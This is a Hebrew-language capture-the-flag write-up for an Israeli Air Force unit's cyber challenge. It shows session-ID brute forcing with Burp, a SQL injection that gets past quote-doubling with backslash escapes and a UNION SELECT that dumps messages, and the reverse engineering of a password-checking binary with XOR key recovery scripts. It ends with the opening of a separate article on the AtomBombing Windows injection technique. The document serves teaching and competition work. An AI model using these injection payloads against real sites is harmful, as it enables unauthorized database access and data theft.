
נסמן בבקשה את ה-Session ID כדי ש-Burpsuite ידע את מה להחליף:




נבחור ב-Payload מסוג מספרים ונתחיל מ-1475740451 עד 147574451עם התקדמות ב-1:



מצאנו Response בגודל שונה מהשאר, לאחר בדיקה אנחנו יכולים לראות שיש שם בתפריט סקשן חדש (Unreleased Filmes) זה מה שאנחנו מחפשים:




אנחנו מכניסים את ה-Session ID שמצאנו לCookies שלנו, נכנסים לסקשן של ה-Unreleased Filmes ושם אנחנו מוצאים את הסרט החדש של מלחמת הכוכבים:



תאריך היציאה של הסרט הוא: **13/08/2017** וזה התשובה לדגל.

במשימה הזו אנחנו צריכים למצוא את שם המשתמש של הגנב, מצאנו התנהגות מוזרה בחיפוש הסרטים החדשים שנראית כמו פוטנציאל ל-SQL Injection.

אנחנו רואים שיש ניסיון להגן על הקלט על-ידי שכפול התו גרש ('), לכן נשתמש בתו \ כדי לייצר מצב של Escaping לתו ' משני צידי ההזרקה, כלומר ' OR 1=1 -- ' יהיה \' OR 1=1 -- \' כל שרת ה-SQL יתיחס לגרש כמו תו רגיל.




נבדוק כעת כמה עמודות יש בטבלה בעזרת Order By:


אנחנו יכולים לראות שיש פחות מ-4 עמודות בטבלה, ננסה 3:

מצאנו את מספר העמודות, עכשיו נמצא את שמות מסדי הנתונים:


אנחנו יודעים עכשיו שמסד הנתונים הנכחי הוא **site**, נחפש את טבלת המשתמשים בין כל הטבלאות במסד הנתונים:



לאחר שמצאנו שטבלת המשתמשים (**users**) נוציא את כל המשתמשים כדי למצוא את הגנב:




לאחר שניסינו מספר משתמשים מצאנו שהגנב הוא: **David8**.



מתיאור המשימה אנחנו מבינים שנצטרך לפענח את ההודעות באתר על מנת למצוא את הדגל האחרון, נתחיל בחילוץ ההודעות ממסד הנתונים בעזרת התקפת ה-SQL Injection:

```
    <div class="left-col-content ">
                            <div class="left-col-content-title">
                            <h1>Search Results for "\'' UNION SELECT 1,content,3 FROM site.messages -- \''"</h1>
                        </div>
          <ul><li class="gallery pad-right2"><a href="new_films.php?id=1"><img src="3" alt="qBDitKyULNwydtFBzZMTurm1c
ktxmg2sUEPQG/TaBmpakSqjAO1TUP7NiS+GsmoMrthE+sLePGzMQTebMFj1LSxzuYEOOssnpQUxpKwuOJs=" /></a></li><li class="gallery
pad-right2"><a href="new_films.php?id=1"><img src="3" alt="JtWK/bUzlrGNMj7mqSqvBHDDZrYkiIFmR142LjeuqyZLrxdokXSckcDOFI
JzUIUnLCiiFDydP7UbsXY7NaUNbSKrIDnarqOzjWuy6iFulQY=" /></a></li><li class="gallery"><a href="new_films.php?id=1"><img
src="3" alt="tPBbPGVVhIv+YaOuSK2/eA==" /></a></li><li class="gallery pad-right2"><a href="new_films.php?id=1"><img
src="3" alt="33JD9L3OAOZVWRUfgPkyaqpS1ZVt2XmVH8fkxFmp6OpGuiNCDi6fCZPw5NmQOz2saZzp3ERuRtOErIPBY7B6rg==" /></a></li>
<li class="gallery pad-right2"><a href="new_films.php?id=1"><img src="3" alt="zmfnHwG7KQshUfalA7mcZw==" /></a></li></ul>
        </div>
</div>
```

אחרי שחילצנו את ההודעות, חשבנו היכן יכול להיות הכלי לפיענוח, חיפשנו קישורים שאולי יכולים לרמז על הכלי ומצאנו אותו - ממש מתחת לאף...



הורדנו את הכלי מ-http://www.pisney.com/dev_files_to_delete/msgtool.exe, נראה שעל מנת להפעיל אותו הוא מבקש מאיתנו סיסמה שאיננו יודעים. נצטרך למצוא את הסיסמה לקובץ בעזרת Reverse Engeneering...

צוללים אל תוך הבינארי...

נראה שצריך לבצע שינוי קטן בקוד בכדי שהתוכנה תעבוד בגלל שכותבי התוכנה הכניסו טריק אנטי דיבאג שמחשב checksum על קטע מסוים בקוד - המשימה לא הייתה פשוט לשנות Opcode אחד:

```
text:010F1413
text:010F1413                         loc_10F1413:                            ; CODE XREF: sub_10F13F0+27↓j
text:010F1413 32 18                                   xor     bl, [eax]
text:010F1415 40                                      inc     eax
text:010F1416 49                                      dec     ecx
text:010F1417 75 FA                                   jnz     short loc_10F1413
text:010F1419 81 FB A5 00 00 00                       cmp     ebx, 0A5h
text:010F141F 0F 85 DC 01 00 00                       jnz     loc_10F1601
```

בתמונה ניתן לראות את השינוי שעשינו - jnz הפך ל-nop בכדי שהתוכנה תרוץ.

השלב הבא היה להכניס סיסמא למערכת בכדי לבדוק אם הקוד נכון או לא. לפי המחרוזת %8s כפי שמופיע בקטע קוד למטה ניתן היה להבין שרק ה-8 בתים ראשונים יתנו את הקוד שצריך:

```
.text:010F1425 0F 57 C0                               xorps   xmm0, xmm0
.text:010F1428 66 0F 13 45 D4                         movlpd  [ebp+buf], xmm0
.text:010F142D 68 A0 91 10 01                         push    offset aEnterPassword ; "Enter password:\n"
.text:010F1432 E8 E9 01 00 00                         call    sub_10F1620
.text:010F1437 83 C4 04                               add     esp, 4
.text:010F143A 6A 09                                  push    9
.text:010F143C 8D 45 F0                               lea     eax, [ebp+var_10]
.text:010F143F 50                                     push    eax
.text:010F1440 68 B4 91 10 01                         push    offset a8s      ; "%8s"
.text:010F1445 E8 06 02 00 00                         call    sub_10F1650
.text:010F144A 83 C4 0C                               add     esp, 0Ch
```

לאחר מכן היתה הפונקציה שבודקת אם הסיסמא נכונה או לא:

```
.text:010F1493
.text:010F1493                         loc_10F1493:                            ; CODE XREF: sub_10F13F0+73↑j
.text:010F1493 8B 45 D8                               mov     eax, dword ptr [ebp+buf+4]
.text:010F1496 50                                     push    eax
.text:010F1497 8B 4D D4                               mov     ecx, dword ptr [ebp+buf]
.text:010F149A 51                                     push    ecx
.text:010F149B E8 C0 FD FF FF                         call    noam_validateCode
.text:010F14A0 83 C4 08                               add     esp, 8
.text:010F14A3 88 45 E7                               mov     [ebp+true], al
.text:010F14A6
.text:010F14A6
.text:010F14A6 0F B6 55 E7                            movzx   edx, [ebp+true]
.text:010F14AA 85 D2                                  test    edx, edx
.text:010F14AC 75 17                                  jnz     short loc_10F14C5
.text:010F14AE
.text:010F14AE
.text:010F14AE 68 B8 91 10 01                         push    offset aBadPassword ; "Bad password\n"
.text:010F14B3 E8 68 01 00 00                         call    sub_10F1620
.text:010F14B8 83 C4 04                               add     esp, 4
.text:010F14BB
.text:010F14BB
.text:010F14BB B8 01 00 00 00                         mov     eax, 1
.text:010F14C0 E9 41 01 00 00                         jmp     loc_10F1606
.text:010F14C5                        ; ---------------------------------------------------------------------------
.text:010F14C5
.text:010F14C5                        loc_10F14C5:                            ; CODE XREF: sub_10F13F0+BC↑j
.text:010F14C5 68 C8 91 10 01                         push    offset aCorrect ; "Correct!\n"
.text:010F14CA E8 51 01 00 00                         call    sub_10F1620
.text:010F14CF 83 C4 04                               add     esp, 4
```

הקטע המסומן באדום זו הפונקציה שבודקת את הסיסמא. אם נכנסים לפונקציה ניתן לראות קטע קוד שמבצע XOR עם מחרוזת שהיא Hardcoded בשם buf (בגודל 0x16 בתים):

```
Buf  =
"\x31\x26\x07\x33\x0D\x02\x3F\x31\x11\x30\x05\x26\x0D\x25\x07\x3D\x16\x2
6\x4A\x24\x10\x13"
```

לאחר מכן מתבצע חישוב ה-XOR עם הסיסמא שאנחנו מכניסים כקלט מול ה-buffer הנ"ל, כפי שמוצג בתמונה למטה:

```
.text:010F1286 B8 88 91 10 01                  mov     eax, offset buf
.text:010F128B 33 DB                           xor     ebx, ebx
.text:010F128D 2B C6                           sub     eax, esi
.text:010F128F 89 45 F4                        mov     [ebp+pos], eax
.text:010F1292
.text:010F1292                         loc_10F1292:                            ; CODE XREF: noam_validateCode+54↓j
.text:010F1292 8B 45 FC                        mov     eax, [ebp+LowNum]
.text:010F1295 8D 3C 33                        lea     edi, [ebx+esi]
.text:010F1298 8B 55 F8                        mov     edx, [ebp+highNum]
.text:010F129B 8B CB                           mov     ecx, ebx
.text:010F129D 83 E1 07                        and     ecx, 7
.text:010F12A0 C1 E1 03                        shl     ecx, 3
.text:010F12A3 E8 18 04 00 00                  call    sub_10F16C0
.text:010F12A8 8B 4D F4                        mov     ecx, [ebp+pos]
.text:010F12AB 43                              inc     ebx
.text:010F12AC 32 04 39                        xor     al, [ecx+edi]
.text:010F12AF 88 07                           mov     [edi], al
.text:010F12B1 83 FB 16                        cmp     ebx, 16h
.text:010F12B4 7C DC                           jl      short loc_10F1292
```

ובשלב הבא מתבצעת השוואה בין הבאפר אחרי שעבר XOR עם המחרוזת:

```
str  = "SecretMessageSuite.exe"
```

נראה שבמידה וההשוואה נכונה - נקבל את המחרוזת "Correct"

הבנת המנגנון לבדיקת הסיסמא

לאחר הכנסת הסיסמא היה ניסיון להבין איך בדיוק מתבצע ה-XOR. הבנו שמתבצע ה-XOR עם המחרוזת ה-Hardcoded, ובגלל שיש לנו את המחרוזת שאותה משווים בקוד, נוכל נכתב סקריפט בפייתון על מנת לקבל חזרה את המפתח:

```
1
2
3
4  buf = "\x31\x26\x07\x33\x0D\x02\x3F\x31\x11\x30\x05\x26\x0D\x25\x07\x3D\x16\x26\x4A\x24\x10\x13"
5  buf1 = "SecretMessageSuite.exe"
6
7  decStr =""
8  for i in xrange(len(buf)):
9      decStr += chr(ord(buf[i])^ord(buf1[i]))
0
1  print decStr
```

זו הייתה התוצאה של הרצת הסקריפט:

```
bCdAhvrTbCdAhvrTbCdAhv
```

מכיוון שאנו יודעים את המפתח ושהוא צריך להיות רק 8 בתים היה ניסיון להכניס את התווים האלה כסיסמא אבל אז התגלתה עוד בעיה: הוא מבצע את ה-XOR לא לפי הסדר הנכון! הקוד לוקח את המיקומים בצורה קצת אחרת מהדרך שחשבנו...

תמונה זו מציגה את הלולאה שמבצעת את ה-XOR תחת ollydbg 2:

```
0122127C   .  E8 01040000   CALL 01221682
01221281   .  8BF0          MOV ESI,EAX
01221283   .  83C4 0C       ADD ESP,0C
01221286   .  B8 88912301   MOV EAX,OFFSET 01239188
0122128B   .  33DB          XOR EBX,EBX
0122128D   .  2BC6          SUB EAX,ESI
0122128F   .  8945 F4       MOV DWORD PTR SS:[EBP-0C],EAX
01221292   >  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
01221295   .  8D3C33        LEA EDI,[ESI+EBX]
01221298   .  8B55 F8       MOV EDX,DWORD PTR SS:[EBP-8]
0122129B   .  8BCB          MOV ECX,EBX
0122129D   .  83E1 07       AND ECX,00000007
012212A0   .  C1E1 03       SHL ECX,3
012212A3   .  E8 18040000   CALL 012216C0
012212A8   .  8B4D F4       MOV ECX,DWORD PTR SS:[EBP-0C]
012212AB   .  43            INC EBX
012212AC   .  320439        XOR AL,BYTE PTR DS:[EDI+ECX]
012212AF   .  8807          MOV BYTE PTR DS:[EDI],AL
012212B1   .  83FB 16       CMP EBX,16
012212B4   .- 7C DC         JL SHORT 01221292
```

לאחר כמה סיבובים בלולאה התגלה משהו מעניין מאוד... הקוד לקח את המיקום האחרון בסיסמא שהוקלדה כדי לבצע XOR עם הבית הראשון במחרוזת ה-Hardcoded, כדי לדעת את כל המיקומים כמו שצריך הוקלדה הסיסמא 12345678 ואז לאחר 8 סיבובים היה ניתן לראות שהוא לוקח את המיקומים לפי הסדר הבא:

8-6-4-2-7-5-3-1


בשלב הבא נכתב סקריפט שמסדר את המפתח במיקום הנכון:

```
#key - TArdvChb
buf = "\x31\x26\x07\x33\x0D\x02\x3F\x31"
buf1 = "SecretMe"

decStr =""
for i in xrange(8):
    decStr += chr(ord(buf[i])^ord(buf1[i]))


realKey=""
realKey += decStr[7] + decStr[3] + decStr[6] + decStr[2] + decStr[5] + decStr[1] + decStr[4]+ decStr[0]
print decStr
print realKey


"""
1 byte to xor - is pos 8 b
2 byte to xor - is pos 6 C
3 byte to xor - is pos 4 d
4 byte to xor - is pos 2 A
5 byte to xor - is pos 7 h
6 byte to xor - is pos 5 v
7 byte to xor - is pos 3 r
8 byte to xor - is pos 1 T
"""
```

מכיוון שצריך רק 8 בתים לא מעניין אותנו כל שאר המחרוזת שאיתה מבצעים השוואה מלבד שמונת הבתים הראשונים:

```
bCdAhvrT
TArdvChb
```

בשורה השניה זו הסיסמא שצריך להכניס בכדי לקבל !Correct... סיסמא זו אחראית לפענח קובץ אחר בזיכרון שנכתב לדיסק שבעזרתו מפענחים את כל המחרוזות. בתמונה הבאה ניתן לראות את התוכנה איתה מפענחים את הטקסט המוצפן:




התשובה לדגל האחרון היא: **uBksdKF5Q6.**

קישורים בנושא

- https://nmap.org/
- http://www.xlightftpd.com/
- https://www.exploit-db.com/
- https://filezilla-project.org/
- http://www.verexif.com/
- http://www.volatilityfoundation.org/
- http://www.putty.org/
- http://www.dahuasecurity.com/
- http://sonicvisualiser.org/
- https://portswigger.net/burp/
- https://www.pentestpartners.com/blog/exploiting-suid-executables/

לסיכום

התחרות היתה מגוונת ודרשה ידע בכמה תחומים. כגון: Web Application Security, Reverse Engineering, Mobile Security ועוד. בסוף האתגר כאשר מכניסים את כל התשובות של התרגילים האחרונים בכל מסלול אנחנו מקבלים את מיקום ה-GPS בו מוחזק גורי:



על יחידת אופק

יחידת אופק היא יחידת התוכנה והמחשוב של חיל האוויר. היחידה מפתחת מערכות המותקנות במטוסי החיל, וכן מערכות תכנון, שליטה, בקרה ועוד. אל גופי הפיתוח ביחידה מגיעים בוגרי בסמ"ח, עתודאים ועוד אוכלוסיות ייחודיות נוספות. במסגרת היחידה קיימת סייבר אשר באחריותה להגן על מערכות החיל. כחלק מאחריות זו היחידיה פועלת לקידום הפיתוח המאובטח ולהעלאת המודעות בקרב מפתחיה לאיומי הסייבר. ולשם כך, מתקיימת מדי שנה תחרות אתגר הסייבר למפתחי היחידה, לאנשים מתחום הסייבר בצה"ל ועוד.

על המחברים

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3
- **d4d:** עוסק בתחום ה-Reverse Engineering - בחברת איירון סורס במחלקת ה-Security ואוהב לחקור משחקי מחשב והגנות, לכל שאלה שיש או ייעוץ ניתן לפנות אלי דרך:
  - שרת ה-IRC של Nix בערוץ: #reversing
  - או באתר: www.cheats4gamer.com
  - או בכתובת האימייל: llcashall@gmail.com.

תודות

תודה מיוחדת ליחידת אופק על האישורי כניסה שנדרשו כדי שאוכל לצלם את תמונות המסך ולהביא לכם פתרון מלא וברור, למני ברזילי על הגישור ולכל הספונסרים של תחרות הסייבר צ'אלנג' שמשתפרת פלאות משנה ושנה (אנחנו יודעים את זה כי אנחנו (**Israelites**) משתתפים בה שנה שלישית ברציפות). ותודה אחרונה ל**נימרוד לוי** שהיה חלק מהצוות בשלוש השנים האחרונות.

כל הכבוד לקבוצות שסיימו איתנו במקומות הראשונים בתחרות

AtomBombing - שיטת הזרקה חדשה ל-Windows

מאת טל ליברמן

אמ;לק

מאמר זה מציג שיטת הזרקה חדשה ל-Windows בשם AtomBombing, המנצלת Atom Tables ו- Async Procedure Calls (APC). נכון לזמן הפרסום, השיטה עוקפת את מירב מוצרי האבטחה הנפוצים.

אחת מיכולות הליבה החשובות ביותר של כל תוקף הינה היכולת להזריק קוד. לרקע כללי על הזרקת קוד והשימושים השונים שלו בתקיפות APT מומלץ לעיין בכתבה הבאה:
http://blog.ensilo.com/atombombing-a-code-injection-that-bypasses-current-security-solutions

מבוא

כחלק מתפקידי בתור ראש צוות המחקר של חברת enSilo, התחלתי לנבור בכל מיני קריאות API כדי לראות כמה קשה יהיה לתוקף למצוא שיטת הזרקה חדשה שחברות אבטחה אינן מודעות אליה ושתוכל לחמוק ממירב מוצרי האבטחה. בנוסף, רציתי שהשיטה תעבוד על מספר רב של תהליכים ולא תיהיה תפורה עבור תהליך ספציפי.

המחקר הוביל ל-AtomBombing - שיטת הזרקה חדשה ל-Windows.

